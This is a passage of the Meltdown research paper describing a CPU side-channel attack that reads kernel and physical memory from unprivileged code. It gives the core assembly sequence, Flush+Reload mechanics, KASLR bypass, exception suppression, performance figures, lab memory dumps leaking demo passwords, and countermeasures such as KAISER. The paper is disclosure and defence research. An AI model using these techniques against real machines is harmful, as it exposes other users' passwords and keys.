The second building block of Meltdown is the transfer of the microarchitectural state, which was changed by the transient instruction sequence, into an architectural state (cf. Figure 5). The transient instruction sequence can be seen as the sending end of a microarchitectural covert channel. The receiving end of the covert channel receives the microarchitectural state change and deduces the secret from the state. Note that the receiver is not part of the transient instruction sequence and can be a different thread or even a different process e.g., the parent process in the fork-and-crash approach.

We leverage techniques from cache attacks, as the cache state is a microarchitectural state which can be reliably transferred into an architectural state using various techniques [28, 35, 10]. Specifically, we use Flush+Reload [35], as it allows to build a fast and low-noise covert channel. Thus, depending on the secret value, the transient instruction sequence (cf. Section 4.1) performs a regular memory access, e.g., as it does in the toy example (cf. Section 3).

After the transient instruction sequence accessed an accessible address, *i.e.*, this is the sender of the covert channel; the address is cached for subsequent accesses. The receiver can then monitor whether the address has been loaded into the cache by measuring the access time to the address. Thus, the sender can transmit a '1'-bit by accessing an address which is loaded into the monitored cache, and a '0'-bit by not accessing such an address.

Using multiple different cache lines, as in our toy example in Section 3, allows to transmit multiple bits at once. For every of the 256 different byte values, the sender accesses a different cache line. By performing a Flush+Reload attack on all of the 256 possible cache lines, the receiver can recover a full byte instead of just one bit. However, since the Flush+Reload attack takes much longer (typically several hundred cycles) than the transient instruction sequence, transmitting only a single bit at once is more efficient. The attacker can simply do that by shifting and masking the secret value accordingly.

Note that the covert channel is not limited to microarchitectural states which rely on the cache. Any microarchitectural state which can be influenced by an instruction (sequence) and is observable through a side channel can be used to build the sending end of a covert channel. The sender could, for example, issue an instruction (sequence) which occupies a certain execution port such as the ALU to send a '1'-bit. The receiver measures the latency when executing an instruction (sequence) on the same execution port. A high latency implies that the sender sends a '1'-bit, whereas a low latency implies that sender sends a '0'-bit. The advantage of the Flush+Reload cache covert channel is the noise resistance and the high transmission rate [10]. Furthermore, the leakage can be observed from any CPU core [35], *i.e.*, rescheduling events do not significantly affect the covert channel.

5 Meltdown

In this section, present Meltdown, a powerful attack allowing to read arbitrary physical memory from an unprivileged user program, comprised of the building blocks presented in Section 4. First, we discuss the attack setting to emphasize the wide applicability of this attack. Second, we present an attack overview, showing how Meltdown can be mounted on both Windows and Linux on personal computers as well as in the cloud. Finally, we discuss a concrete implementation of Meltdown allowing to dump kernel memory with up to 503 KB/s.

Attack setting. In our attack, we consider personal computers and virtual machines in the cloud. In the attack scenario, the attacker has arbitrary unprivileged code execution on the attacked system, *i.e.*, the attacker can run any code with the privileges of a normal user. However, the attacker has no physical access to the ma-

```
1 ; rcx = kernel address
2 ; rbx = probe array
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core instruction sequence of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. The subsequent instructions are already executed out of order before the exception is raised, leaking the content of the kernel address through the indirect memory access.

chine. Further, we assume that the system is fully protected with state-of-the-art software-based defenses such as ASLR and KASLR as well as CPU features like SMAP, SMEP, NX, and PXN. Most importantly, we assume a completely bug-free operating system, thus, no software vulnerability exists that can be exploited to gain kernel privileges or leak information. The attacker targets secret user data, e.g., passwords and private keys, or any other valuable information.

5.1 Attack Description

Meltdown combines the two building blocks discussed in Section 4. First, an attacker makes the CPU execute a transient instruction sequence which uses an inaccessible secret value stored somewhere in physical memory (cf. Section 4.1). The transient instruction sequence acts as the transmitter of a covert channel (cf. Section 4.2), ultimately leaking the secret value to the attacker.

Meltdown consists of 3 steps:

Step 1 The content of an attacker-chosen memory location, which is inaccessible to the attacker, is loaded into a register.

Step 2 A transient instruction accesses a cache line based on the secret content of the register.

Step 3 The attacker uses Flush+Reload to determine the accessed cache line and hence the secret stored at the chosen memory location.

By repeating these steps for different memory locations, the attacker can dump the kernel memory, including the entire physical memory.

Listing 2 shows the basic implementation of the transient instruction sequence and the sending part of the covert channel, using x86 assembly instructions. Note that this part of the attack could also be implemented entirely in higher level languages like C. In the following, we will discuss each step of Meltdown and the corresponding code line in Listing 2.

Step 1: Reading the secret. To load data from the main memory into a register, the data in the main memory is referenced using a virtual address. In parallel to translating a virtual address into a physical address, the CPU also checks the permission bits of the virtual address, *i.e.*, whether this virtual address is user accessible or only accessible by the kernel. As already discussed in Section 2.2, this hardware-based isolation through a permission bit is considered secure and recommended by the hardware vendors. Hence, modern operating systems always map the entire kernel into the virtual address space of every user process.

As a consequence, all kernel addresses lead to a valid physical address when translating them, and the CPU can access the content of such addresses. The only difference to accessing a user space address is that the CPU raises an exception as the current permission level does not allow to access such an address. Hence, the user space cannot simply read the contents of such an address. However, Meltdown exploits the out-of-order execution of modern CPUs, which still executes instructions in the small time window between the illegal memory access and the raising of the exception.

In line 4 of Listing 2, we load the byte value located at the target kernel address, stored in the `RCX` register, into the least significant byte of the `RAX` register represented by `AL`. As explained in more detail in Section 2.1, the `MOV` instruction is fetched by the core, decoded into μOPs, allocated, and sent to the reorder buffer. There, architectural registers (e.g., `RAX` and `RCX` in Listing 2) are mapped to underlying physical registers enabling out-of-order execution. Trying to utilize the pipeline as much as possible, subsequent instructions (lines 5-7) are already decoded and allocated as μOPs as well. The μOPs are further sent to the reservation station holding the μOPs while they wait to be executed by the corresponding execution unit. The execution of a μOP can be delayed if execution units are already used to their corresponding capacity or operand values have not been calculated yet.

When the kernel address is loaded in line 4, it is likely that the CPU already issued the subsequent instructions as part of the out-or-order execution, and that their corresponding μOPs wait in the reservation station for the content of the kernel address to arrive. As soon as the fetched data is observed on the common data bus, the μOPs can begin their execution.

When the μOPs finish their execution, they retire in-order, and, thus, their results are committed to the architectural state. During the retirement, any interrupts and exception that occurred during the execution of the instruction are handled. Thus, if the `MOV` instruction that loads the kernel address is retired, the exception is registered and the pipeline is flushed to eliminate all results of subsequent instructions which were executed out of order. However, there is a race condition between raising this exception and our attack step 2 which we describe below.

As reported by Gruss et al. [9], prefetching kernel addresses sometimes succeeds. We found that prefetching the kernel address can slightly improve the performance of the attack on some systems.

Step 2: Transmitting the secret. The instruction sequence from step 1 which is executed out of order has to be chosen in a way that it becomes a transient instruction sequence. If this transient instruction sequence is executed before the `MOV` instruction is retired (*i.e.*, raises the exception), and the transient instruction sequence performed computations based on the secret, it can be utilized to transmit the secret to the attacker.

As already discussed, we utilize cache attacks that allow to build fast and low-noise covert channel using the CPU's cache. Thus, the transient instruction sequence has to encode the secret into the microarchitectural cache state, similarly to the toy example in Section 3.

We allocate a probe array in memory and ensure that no part of this array is cached. To transmit the secret, the transient instruction sequence contains an indirect memory access to an address which is calculated based on the secret (inaccessible) value. In line 5 of Listing 2 the secret value from step 1 is multiplied by the page size, *i.e.*, 4 KB. The multiplication of the secret ensures that accesses to the array have a large spatial distance to each other. This prevents the hardware prefetcher from loading adjacent memory locations into the cache as well. Here, we read a single byte at once, hence our probe array is 256×4096 bytes, assuming 4 KB pages.

Note that in the out-of-order execution we have a noise-bias towards register value '0'. We discuss the reasons for this in Section 5.2. However, for this reason, we introduce a retry-logic into the transient instruction sequence. In case we read a '0', we try to read the secret again (step 1). In line 7, the multiplied secret is added to the base address of the probe array, forming the target address of the covert channel. This address is read to cache the corresponding cache line. Consequently, our transient instruction sequence affects the cache state based on the secret value that was read in step 1.

Since the transient instruction sequence in step 2 races against raising the exception, reducing the runtime of step 2 can significantly improve the performance of the attack. For instance, taking care that the address translation for the probe array is cached in the TLB increases the attack performance on some systems.

Step 3: Receiving the secret. In step 3, the attacker recovers the secret value (step 1) by leveraging a microarchitectural side-channel attack (*i.e.*, the receiving end of a microarchitectural covert channel) that transfers the cache state (step 2) back into an architectural state. As discussed in Section 4.2, Meltdown relies on Flush+Reload to transfer the cache state into an architectural state.

When the transient instruction sequence of step 2 is executed, exactly one cache line of the probe array is cached. The position of the cached cache line within the probe array depends only on the secret which is read in step 1. Thus, the attacker iterates over all 256 pages of the probe array and measures the access time for every first cache line (*i.e.*, offset) on the page. The number of the page containing the cached cache line corresponds directly to the secret value.

Dumping the entire physical memory. By repeating all 3 steps of Meltdown, the attacker can dump the entire memory by iterating over all different addresses. However, as the memory access to the kernel address raises an exception that terminates the program, we use one of the methods described in Section 4.1 to handle or suppress the exception.

As all major operating systems also typically map the entire physical memory into the kernel address space (cf. Section 2.2) in every user process, Meltdown is not only limited to reading kernel memory but it is capable of reading the entire physical memory of the target machine.

5.2 Optimizations and Limitations

The case of 0. If the exception is triggered while trying to read from an inaccessible kernel address, the register where the data should be stored, appears to be zeroed out. This is reasonable because if the exception is unhandled, the user space application is terminated, and the value from the inaccessible kernel address could be observed in the register contents stored in the core dump of the crashed process. The direct solution to fix this problem is to zero out the corresponding registers. If the zeroing out of the register is faster than the execution of the subsequent instruction (line 5 in Listing 2), the attacker may read a false value in the third step. To prevent the transient instruction sequence from continuing with a wrong value, *i.e.*, '0', Meltdown retries reading the address until it encounters a value different from '0' (line 6). As the transient instruction sequence terminates after the exception is raised, there is no cache access if the secret value is 0. Thus, Meltdown assumes that the secret value is indeed '0' if there is no cache hit at all.

The loop is terminated by either the read value not being '0' or by the raised exception of the invalid memory access. Note that this loop does not slow down the attack measurably, since, in either case, the processor runs ahead of the illegal memory access, regardless of whether ahead is a loop or ahead is a linear control flow. In either case, the time until the control flow returned from exception handling or exception suppression remains the same with and without this loop. Thus, capturing read '0's beforehand and recovering early from a lost race condition vastly increases the reading speed.

Single-bit transmission In the attack description in Section 5.1, the attacker transmitted 8 bits through the covert channel at once and performed $2^8 = 256$ Flush+Reload measurements to recover the secret. However, there is a clear trade-off between running more transient instruction sequences and performing more Flush+Reload measurements. The attacker could transmit an arbitrary number of bits in a single transmission through the covert channel, by either reading more bits using a `MOV` instruction for a larger data value. Furthermore, the attacker could mask bits using additional instructions in the transient instruction sequence. We found the number of additional instructions in the transient instruction sequence to have a negligible influence on the performance of the attack.

The performance bottleneck in the generic attack description above is indeed, the time spent on Flush+Reload measurements. In fact, with this implementation, almost the entire time will be spent on Flush+Reload measurements. By transmitting only a single bit, we can omit all but one Flush+Reload measurement, *i.e.*, the measurement on cache line 1. If the transmitted bit was a '1', then we observe a cache hit on cache line 1. Otherwise, we observe no cache hit on cache line 1.

Transmitting only a single bit at once also has drawbacks. As described above, our side channel has a bias towards a secret value of '0'. If we read and transmit multiple bits at once, the likelihood that all bits are '0' may quite small for actual user data. The likelihood that a single bit is '0' is typically close to 50 %. Hence, the number of bits read and transmitted at once is a trade-off between some implicit error-reduction and the overall transmission rate of the covert channel.

However, since the error rates are quite small in either case, our evaluation (cf. Section 6) is based on the single-bit transmission mechanics.

Exception Suppression using Intel TSX. In Section 4.1, we discussed the option to prevent that an exception is raised due an invalid memory access in the first place. Using Intel TSX, a hardware transactional memory implementation, we can completely suppress the exception [17].

With Intel TSX, multiple instructions can be grouped to a transaction, which appears to be an atomic operation, *i.e.*, either all or no instruction is executed. If one instruction within the transaction fails, already executed instructions are reverted, but no exception is raised.

If we wrap the code from Listing 2 with such a TSX instruction, any exception is suppressed. However, the microarchitectural effects are still visible, *i.e.*, the cache state is persistently manipulated from within the hardware transaction [7]. This results in a higher channel capacity, as suppressing the exception is significantly faster than trapping into the kernel for handling the exception, and continuing afterwards.

Dealing with KASLR. In 2013, kernel address space layout randomization (KASLR) had been introduced to the Linux kernel (starting from version 3.14 [4]) allowing to randomize the location of the kernel code at boot time. However, only as recently as May 2017, KASLR had been enabled by default in version 4.12 [27]. With KASLR also the direct-physical map is randomized and, thus, not fixed at a certain address such that the attacker is required to obtain the randomized offset before mounting the Meltdown attack. However, the randomization is limited to 40 bit.

Thus, if we assume a setup of the target machine with 8 GB of RAM, it is sufficient to test the address space for addresses in 8 GB steps. This allows to cover the search space of 40 bit with only 128 tests in the worst case. If the attacker can successfully obtain a value from a tested address, the attacker can proceed dumping the entire memory from that location. This allows to mount Meltdown on a system despite being protected by KASLR within seconds.

6 Evaluation

In this section, we evaluate Meltdown and the performance of our proof-of-concept implementation [2]. Section 6.1 discusses the information which Meltdown can leak, and Section 6.2 evaluates the performance of Meltdown, including countermeasures. Finally, we discuss limitations for AMD and ARM in Section 6.4.

Table 1 shows a list of configurations on which we successfully reproduced Meltdown. For the evaluation of Meltdown, we used both laptops as well as desktop PCs with Intel Core CPUs. For the cloud setup, we tested Meltdown in virtual machines running on Intel Xeon CPUs hosted in the Amazon Elastic Compute Cloud as well as on DigitalOcean. Note that for ethical reasons we did not use Meltdown on addresses referring to physical memory of other tenants.

[2]`https://github.com/IAIK/meltdown`

Table 1: Experimental setups.

Environment	CPU model	Cores
Lab	Celeron G540	2
Lab	Core i5-3230M	2
Lab	Core i5-3320M	2
Lab	Core i7-4790	4
Lab	Core i5-6200U	2
Lab	Core i7-6600U	2
Lab	Core i7-6700K	4
Cloud	Xeon E5-2676 v3	12
Cloud	Xeon E5-2650 v4	12

6.1 Information Leakage and Environments

We evaluated Meltdown on both Linux (cf. Section 6.1.1) and Windows 10 (cf. Section 6.1.3). On both operating systems, Meltdown can successfully leak kernel memory. Furthermore, we also evaluated the effect of the KAISER patches on Meltdown on Linux, to show that KAISER prevents the leakage of kernel memory (cf. Section 6.1.2). Finally, we discuss the information leakage when running inside containers such as Docker (cf. Section 6.1.4).

6.1.1 Linux

We successfully evaluated Meltdown on multiple versions of the Linux kernel, from 2.6.32 to 4.13.0. On all these versions of the Linux kernel, the kernel address space is also mapped into the user address space. Thus, all kernel addresses are also mapped into the address space of user space applications, but any access is prevented due to the permission settings for these addresses. As Meltdown bypasses these permission settings, an attacker can leak the complete kernel memory if the virtual address of the kernel base is known. Since all major operating systems also map the entire physical memory into the kernel address space (cf. Section 2.2), all physical memory can also be read.

Before kernel 4.12, kernel address space layout randomization (KASLR) was not active by default [30]. If KASLR is active, Meltdown can still be used to find the kernel by searching through the address space (cf. Section 5.2). An attacker can also simply de-randomize the direct-physical map by iterating through the virtual address space. Without KASLR, the direct-physical map starts at address `0xffff 8800 0000 0000` and linearly maps the entire physical memory. On such systems, an attacker can use Meltdown to dump the entire physical memory, simply by reading from virtual addresses starting at `0xffff 8800 0000 0000`.

On newer systems, where KASLR is active by default, the randomization of the direct-physical map is limited to 40 bit. It is even further limited due to the linearity of the mapping. Assuming that the target system has at least 8 GB of physical memory, the attacker can test addresses in steps of 8 GB, resulting in a maximum of 128 memory locations to test. Starting from one discovered location, the attacker can again dump the entire physical memory.

Hence, for the evaluation, we can assume that the randomization is either disabled, or the offset was already retrieved in a pre-computation step.

6.1.2 Linux with KAISER Patch

The KAISER patch by Gruss et al. [8] implements a stronger isolation between kernel and user space. KAISER does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers). Thus, there is no valid mapping to either kernel memory or physical memory (via the direct-physical map) in the user space, and such addresses can therefore not be resolved. Consequently, Meltdown cannot leak any kernel or physical memory except for the few memory locations which have to be mapped in user space.

We verified that KAISER indeed prevents Meltdown, and there is no leakage of any kernel or physical memory.

Furthermore, if KASLR is active, and the few remaining memory locations are randomized, finding these memory locations is not trivial due to their small size of several kilobytes. Section 7.2 discusses the implications of these mapped memory locations from a security perspective.

6.1.3 Microsoft Windows

We successfully evaluated Meltdown on an up-to-date Microsoft Windows 10 operating system. In line with the results on Linux (cf. Section 6.1.1), Meltdown also can leak arbitrary kernel memory on Windows. This is not surprising, since Meltdown does not exploit any software issues, but is caused by a hardware issue.

In contrast to Linux, Windows does not have the concept of an identity mapping, which linearly maps the physical memory into the virtual address space. Instead, a large fraction of the physical memory is mapped in the paged pools, non-paged pools, and the system cache. Furthermore, Windows maps the kernel into the address space of every application too. Thus, Meltdown can read kernel memory which is mapped in the kernel address space, *i.e.*, any part of the kernel which is not swapped out, and any page mapped in the paged and non-paged pool, and the system cache.

Note that there likely are physical pages which are mapped in one process but not in the (kernel) address space of another process, *i.e.*, physical pages which cannot be attacked using Meltdown. However, most of the physical memory will still be accessible through Meltdown.

We were successfully able to read the binary of the Windows kernel using Meltdown. To verify that the leaked data is actual kernel memory, we first used the Windows kernel debugger to obtain kernel addresses containing actual data. After leaking the data, we again used the Windows kernel debugger to compare the leaked data with the actual memory content, confirming that Meltdown can successfully leak kernel memory.

6.1.4 Containers

We evaluated Meltdown running in containers sharing a kernel, including Docker, LXC, and OpenVZ, and found that the attack can be mounted without any restrictions. Running Meltdown inside a container allows to leak information not only from the underlying kernel, but also from all other containers running on the same physical host.

The commonality of most container solutions is that every container uses the same kernel, *i.e.*, the kernel is shared among all containers. Thus, every container has a valid mapping of the entire physical memory through the direct-physical map of the shared kernel. Furthermore, Meltdown cannot be blocked in containers, as it uses only memory accesses. Especially with Intel TSX, only unprivileged instructions are executed without even trapping into the kernel.

Thus, the isolation of containers sharing a kernel can be fully broken using Meltdown. This is especially critical for cheaper hosting providers where users are not separated through fully virtualized machines, but only through containers. We verified that our attack works in such a setup, by successfully leaking memory contents from a container of a different user under our control.

6.2 Meltdown Performance

To evaluate the performance of Meltdown, we leaked known values from kernel memory. This allows us to not only determine how fast an attacker can leak memory, but also the error rate, *i.e.*, how many byte errors to expect. We achieved average reading rates of up to 503 KB/s with an error rate as low as 0.02 % when using exception suppression. For the performance evaluation, we focused on the Intel Core i7-6700K as it supports Intel TSX, to get a fair performance comparison between exception handling and exception suppression.

For all tests, we use Flush+Reload as a covert channel to leak the memory as described in Section 5. We evaluated the performance of both exception handling and exception suppression (cf. Section 4.1). For exception handling, we used signal handlers, and if the CPU supported it, we also used exception suppression using Intel TSX. An extensive evaluation of exception suppression using conditional branches was done by Kocher et al. [19] and is thus omitted in this paper for the sake of brevity.

6.2.1 Exception Handling

Exception handling is the more universal implementation, as it does not depend on any CPU extension and can thus be used without any restrictions. The only requirement for exception handling is operating system support to catch segmentation faults and continue operation afterwards. This is the case for all modern operating systems, even though the specific implementation differs between the operating systems. On Linux, we used signals, whereas, on Windows, we relied on the Structured Exception Handler.

With exception handling, we achieved average reading speeds of 123 KB/s when leaking 12 MB of kernel memory. Out of the 12 MB kernel data, only 0.03 % were read incorrectly. Thus, with an error rate of 0.03 %, the channel capacity is 122 KB/s.

6.2.2 Exception Suppression

Exception suppression can either be achieved using conditional branches or using Intel TSX. Conditional branches are covered in detail in Kocher et al. [19], hence we only evaluate Intel TSX for exception suppression. In contrast to exception handling, Intel TSX does not require operating system support, as it is an instruction-set extension. However, Intel TSX is a rather new extension and is thus only available on recent Intel CPUs, *i.e.*, since the Broadwell microarchitecture.

Again, we leaked 12 MB of kernel memory to measure the performance. With exception suppression, we achieved average reading speeds of 503 KB/s. Moreover, the error rate of 0.02 % with exception suppression is even lower than with exception handling. Thus, the channel capacity we achieve with exception suppression is 502 KB/s.

6.3 Meltdown in Practice


Listing 3 shows a memory dump using Meltdown on an Intel Core i7-6700K running Ubuntu 16.10 with the Linux kernel 4.8.0. In this example, we can identify HTTP headers of a request to a web server running on the machine. The XX cases represent bytes where the side

```
79cbb30: 616f 61 4e 6b 32 38 46 31  34 67 65 68 61 7a 34 |aoaNk28F14gehaz4|
79cbb40: 5a74 4d 79 78 68 76 41 57  69 69 63 77 59 62 61 |ZtMyxhvAWiicwYba|
79cbb50: 356a 4c 76 4d 70 4b 56 56  32 4b 6a 37 4b 5a 4e |5jLvMpKVV2Kj7KZN|
79cbb60: 6655 6c 6e 72 38 64 74 35  54 62 43 63 7a 6f 44 |fUlnr8dt5TbCczoD|
79cbb70: 494e 46 71 58 6d 4a 69 34  58 50 39 62 43 53 47 |INFqXmJi4XP9bCSG|
79cbb80: 6c4c 48 32 5a 78 66 56 44  73 4b 57 39 34 68 6d |lLH2ZxfVDsKW94hm|
79cbb90: 3364 2f 41 4d 41 45 44 41  41 41 41 41 51 45 42 |3d/AMAEDAAAAAQEB|
79cbba0: 4141 41 41 41 41 3d 3d XX  XX XX XX XX XX XX XX |AAAAAA==........|
79cbbb0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbc0: XXXX XX 65 2d 68 65 61 64  XX XX XX XX XX XX XX |...e-head.......|
79cbbd0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbe0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbf0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc00: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc10: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc20: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc30: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc40: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc50: XXXX XX XX 0d 0a XX 6f 72  69 67 69 6e 61 6c 2d |.......original-|
79cbc60: 7265 73 70 6f 6e 73 65 2d  68 65 61 64 65 72 73 |response-headers|
79cbc70: XX44 61 74 65 3a 20 53 61  74 2c 20 30 39 20 44 |.Date: Sat, 09 D|
79cbc80: 6563 20 32 30 31 37 20 32  32 3a 32 39 3a 32 35 |ec 2017 22:29:25|
79cbc90: 2047 4d 54 0d 0a 43 6f 6e  74 65 6e 74 2d 4c 65 | GMT..Content-Le|
79cbca0: 6e67 74 68 3a 20 31 0d 0a  43 6f 6e 74 65 6e 74 |ngth: 1..Content|
79cbcb0: 2d54 79 70 65 3a 20 74 65  78 74 2f 68 74 6d 6c |-Type: text/html|
79cbcc0: 3b20 63 68 61 72 73 65 74  3d 75 74 66 2d 38 0d |; charset=utf-8.|
79cbcd0: 0a53 65 72 76 65 72 3a 20  54 77 69 73 74 65 64 |.Server: Twisted|
79cbce0: 5765 62 2f 31 36 2e 33 2e  30 0d 0a XX 75 6e 63 |Web/16.3.0...unc|
79cbcf0: 6f6d 70 72 65 73 73 65 64  2d 6c 65 6e XX XX XX |ompressed-len...|
```

Listing 3: Memory dump showing HTTP Headers on Ubuntu 16.10 on a Intel Core i7-6700K

```
f94b7690: e5 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |................|
f94b76a0: e5 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |................|
f94b76b0: 70 52 b8 6b 96 7f XX XX XX  XX XX XX XX XX XX XX |pR.k............|
f94b76c0: 09 XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b76d0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b76e0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX 81 |................|
f94b76f0: 12 XX e0 81 19 XX e0 81 44  6f 6c 70 68 69 6e 31 |........Dolphin1|
f94b7700: 38 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |8...............|
f94b7710: 70 52 b8 6b 96 7f XX XX XX  XX XX XX XX XX XX XX |pR.k............|
f94b7720: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7730: XX XX XX XX 4a XX XX XX XX  XX XX XX XX XX XX XX |....J...........|
f94b7740: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7750: XX XX XX XX XX XX XX XX XX  XX e0 81 69 6e 73 74 |............inst|
f94b7760: 61 5f 30 32 30 33 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |a_0203..........|
f94b7770: 70 52 18 7d 28 7f XX XX XX  XX XX XX XX XX XX XX |pR.}(...........|
f94b7780: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7790: XX XX XX XX 54 XX XX XX XX  XX XX XX XX XX XX XX |....T...........|
f94b77a0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b77b0: XX XX XX XX XX XX XX XX XX  XX XX XX 73 65 63 72 |............secr|
f94b77c0: 65 74 70 77 64 30 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |etpwd0..........|
f94b77d0: 30 b4 18 7d 28 7f XX XX XX  XX XX XX XX XX XX XX |0..}(...........|
f94b77e0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b77f0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
f94b7800: e5 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |................|
f94b7810: 68 74 74 70 73 3a 2f 2f 61  64 64 6f 6e 73 2e 63 |https://addons.c|
f94b7820: 64 6e 2e 6d 6f 7a 69 6c 6c  61 2e 6e 65 74 2f 75 |dn.mozilla.net/u|
f94b7830: 73 65 72 2d 6d 65 64 69 61  2f 61 64 64 6f 6e 5f |ser-media/addon_|
f94b7840: 69 63 6f 6e 73 2f 33 35 34  2f 33 35 34 33 39 39 |icons/354/354399|
f94b7850: 2d 36 34 2e 70 6e 67 3f 6d  6f 64 69 66 69 65 64 |-64.png?modified|
f94b7860: 3d 31 34 35 32 32 34 34 38  31 35 XX XX XX XX XX |=1452244815.....|
```

Listing 4: Memory dump of Firefox 56 on Ubuntu 16.10 on a Intel Core i7-6700K disclosing saved passwords (cf. Figure 6).



Logins for the following sites are stored on your computer:

Site	Username	Password	Last Changed
https://accounts.go...	meltdown@gmail.com	secretpwd0	28. Dez. 2017
https://signin.ebay....	meltdown@gmail.com	Dolphin18	28. Dez. 2017
https://www.amaz...	meltdown@gmail.com	hunter2	28. Dez. 2017
https://www.faceb...	meltdown@facebook...	fb1234!	28. Dez. 2017
https://www.instag...	meltdown@gmail.com	insta_0203	28. Dez. 2017

Figure 6: Firefox 56 password manager showing the stored passwords that are leaked using Meltdown in Listing 4.

channel did not yield any results, *i.e.*, no Flush+Reload hit. Additional repetitions of the attack may still be able to read these bytes.

Listing 4 shows a memory dump of Firefox 56 using Meltdown on the same machine. We can clearly identify some of the passwords that are stored in the internal password manager shown in Figure 6, *i.e.*, `Dolphin18`, `insta_0203`, and `secretpwd0`. The attack also recovered a URL which appears to be related to a Firefox addon.

6.4 Limitations on ARM and AMD

We also tried to reproduce the Meltdown bug on several ARM and AMD CPUs. However, we did not manage to successfully leak kernel memory with the attack described in Section 5, neither on ARM nor on AMD. The reasons for this can be manifold. First of all, our implementation might simply be too slow and a more optimized version might succeed. For instance, a more shallow out-of-order execution pipeline could tip the race condition towards against the data leakage. Similarly, if the processor lacks certain features, e.g., no re-order buffer, our current implementation might not be able to leak data. However, for both ARM and AMD, the toy example as described in Section 3 works reliably, indicating that out-of-order execution generally occurs and instructions past illegal memory accesses are also performed.

7 Countermeasures

In this section, we discuss countermeasures against the Meltdown attack. At first, as the issue is rooted in the hardware itself, we want to discuss possible microcode updates and general changes in the hardware design.

Second, we want to discuss the KAISER countermeasure that has been developed to mitigate side-channel attacks against KASLR which inadvertently also protects against Meltdown.

7.1 Hardware

Meltdown bypasses the hardware-enforced isolation of security domains. There is no software vulnerability involved in Meltdown. Hence any software patch (e.g., KAISER [8]) will leave small amounts of memory exposed (cf. Section 7.2). There is no documentation whether such a fix requires the development of completely new hardware, or can be fixed using a microcode update.

As Meltdown exploits out-of-order execution, a trivial countermeasure would be to completely disable out-of-order execution. However, the performance impacts would be devastating, as the parallelism of modern CPUs could not be leveraged anymore. Thus, this is not a viable solution.

Meltdown is some form of race condition between the fetch of a memory address and the corresponding permission check for this address. Serializing the permission check and the register fetch can prevent Meltdown, as the memory address is never fetched if the permission check fails. However, this involves a significant overhead to every memory fetch, as the memory fetch has to stall until the permission check is completed.

A more realistic solution would be to introduce a hard split of user space and kernel space. This could be enabled optionally by modern kernels using a new hard-split bit in a CPU control register, e.g., CR4. If the hard-split bit is set, the kernel has to reside in the upper half of the address space, and the user space has to reside in the lower half of the address space. With this hard split, a memory fetch can immediately identify whether such a fetch of the destination would violate a security boundary, as the privilege level can be directly derived from the virtual address without any further lookups. We expect the performance impacts of such a solution to be minimal. Furthermore, the backwards compatibility is ensured, since the hard-split bit is not set by default and the kernel only sets it if it supports the hard-split feature.

Note that these countermeasures only prevent Meltdown, and not the class of Spectre attacks described by Kocher et al. [19]. Likewise, several countermeasures presented by Kocher et al. [19] have no effect on Meltdown. We stress that it is important to deploy countermeasures against both attacks.

7.2 KAISER

As hardware is not as easy to patch, there is a need for software workarounds until new hardware can be deployed. Gruss et al. [8] proposed KAISER, a kernel modification to not have the kernel mapped in the user space. This modification was intended to prevent side-channel attacks breaking KASLR [13, 9, 17]. However, it also prevents Meltdown, as it ensures that there is no valid mapping to kernel space or physical memory available in user space. KAISER will be available in the upcoming releases of the Linux kernel under the name kernel page-table isolation (KPTI) [25]. The patch will also be backported to older Linux kernel versions. A similar patch was also introduced in Microsoft Windows 10 Build 17035 [15]. Also, Mac OS X and iOS have similar features [22].

Although KAISER provides basic protection against Meltdown, it still has some limitations. Due to the design of the x86 architecture, several privileged memory locations are required to be mapped in user space [8]. This leaves a residual attack surface for Meltdown, *i.e.*, these memory locations can still be read from user space. Even though these memory locations do not contain any secrets, such as credentials, they might still contain pointers. Leaking one pointer can be enough to again break KASLR, as the randomization can be calculated from the pointer value.

